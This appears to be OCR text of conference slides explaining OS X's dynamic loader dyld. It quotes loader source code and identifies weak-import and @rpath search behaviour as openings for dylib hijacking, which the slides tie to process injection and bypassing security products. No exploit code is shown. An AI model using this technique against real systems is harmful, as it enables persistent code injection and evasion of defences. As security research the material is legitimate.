
process injection

security product bypass


‘remote’ infection

# OS X's Dynamic Loader/Linker

## a conceptual overview of **dyld**



```
$ file /usr/lib/dyld
/usr/lib/dyld (for architecture x86_64): Mach-O 64-bit dynamic linker x86_64
/usr/lib/dyld (for architecture i386):   Mach-O dynamic linker i386
```



/usr/lib/dyld

__dyld_start

find

load

link

dynamic libraries (dylibs)

# OS X's Dynamic Loader/Linker

a (very) brief walk-thru

open source, at
**www.opensource.apple.com** (**dyld-353.2.1**)

1 **dyldStartup.s/__dyld_start**
sets up stack & jumps to **dyldbootstrap::start()** which calls **_main()**

2 **dyld.cpp/_main()**
calls **link(ptrMainExe)**, calls **image->link()**

3 **ImageLoader.cpp/link()**
calls **ImageLoader::recursiveLoadLibraries()**

4 **ImageLoader.cpp/recursiveLoadLibraries()**
gets dependent libraries, calls **context.loadLibrary()** on each

5 **dyld.cpp/load()**
calls **loadPhase0()** which calls, **loadPhase1()**… until **loadPhase6()**

6 **dyld.cpp/loadPhase6()**
maps in file then calls **ImageLoaderMachO::instantiateFromFile()**

# Let the Hunt Begin

## again, a simple idea

is there code in **`dyld`** that:

- doesn’t error out if a dylib isn’t found?
- looks for dylibs in multiple locations?

if the answer is **'YES'** to either question, its theoretically possible that binaries on OS X could by vulnerable to a dylib hijacking attack!

# Allowing a Dylib Load to Fail

## are missing dylibs are ok?


ImageLoader.cpp

```
//attempt to load all required dylibs
void ImageLoader::recursiveLoadLibraries( ... ) {

  //get list of libraries this image needs
  DependentLibraryInfo libraryInfos[fLibraryCount];
  this->doGetDependentLibraries(libraryInfos);

  //try to load each each
  for(unsigned int i=0; i < fLibraryCount; ++i) {

       //load
       try {
           dependentLib = context.loadLibrary(libraryInfos[i], ... );
           ...
       }
       catch(const char* msg) {

         if(requiredLibInfo.required)
             throw dyld::mkstringf("Library not loaded: %s\n  Referenced from: %s\n  Reason: %s",
                                     requiredLibInfo.name, this->getRealPath(), msg);

         //ok if weak library not found
         dependentLib = NULL;
      }
   }
```

error logic for missing dylibs

# Allowing a Dylib Load to Fail

## where is the '**required**' variable set?



ImageLoaderMachO.cpp

```
//get all libraries required by the image
void ImageLoaderMachO::doGetDependentLibraries(DependentLibraryInfo libs[]){

  //get list of libraries this image needs
  const uint32_t cmd_count = ((macho_header*)fMachOData)->ncmds;
  const struct load_command* const cmds = (struct load_command*)&fMachOData[sizeof(macho_header)];
  const struct load_command* cmd = cmds;

  //iterate over all load commands
  for (uint32_t i = 0; i < cmd_count; ++i) {

        switch (cmd->cmd) {
          case LC_LOAD_DYLIB:
          case LC_LOAD_WEAK_DYLIB:
            ...
            //set required variable
            (&libs[index++])->required = (cmd->cmd != LC_LOAD_WEAK_DYLIB);

            break;
        }
        //go to next load command
        cmd = (const struct load_command*)(((char*)cmd)+cmd->cmdsize);
    }
```

**LC_LOAD_WEAK_DYLIB:**
weak 'import' (not required)

setting the '**required**' variable

# HIJACK 0X1: LC_LOAD_WEAK_DYLIB


binaries that import weak dylibs can be hijacked

find/load <blah>.dylib
EXE
LC_LOAD_WEAK_DYLIB:
/usr/lib/<blah>.dylib
/usr/lib
not found!
weak request, so 'not-found' is ok!
find/load <blah>.dylib
EXE
LC_LOAD_WEAK_DYLIB:
/usr/lib/<blah>.dylib
/usr/lib
<blah>.dylib

Synack

# LOOKING FOR DYLIBS IN MULTIPLE LOCATIONS

ohhh, what do we have here?!



dyld.cpp

```
//substitute @rpath with all -rpath paths up the load chain
for(const ImageLoader::RPathChain* rp=context.rpath; rp != NULL; rp=rp->next){

    //try each rpath
    for(std::vector<const char*>::iterator it=rp->paths->begin(); it != rp->paths->end(); ++it){

        //build full path from current rpath
        char newPath[strlen(*it) + strlen(trailingPath)+2];
        strcpy(newPath, *it);
        strcat(newPath, "/");
        strcat(newPath, trailingPath);

        //TRY TO LOAD
        // ->if this fails, will attempt next variation!!
        image = loadPhase4(newPath, orgPath, context, exceptions);
        if(image != NULL)
            dyld::log("RPATH successful expansion of %s to: %s\n", orgPath, newPath);
        else
            dyld::log("RPATH failed to expanding     %s to: %s\n", orgPath, newPath);

        //if found/load image, return it
        if(image != NULL)
          return image;
    }
 }
```

loading dylibs from various locations

# WTF ARE @RPATHS?

...a special keyword for the loader/linker

introduced in OS X 10.5 (leopard)

> “A ***run-path dependent library*** is a dependent library whose complete install name (path) is not known when the library is created....
>
> To use run-path dependent libraries, an executable provides ***a list of run-path search paths***, which the dynamic loader ***traverses at load time*** to find the libraries.” -apple

"ohhh, so **dyld** will look for the dylib in multiple locations?!?"

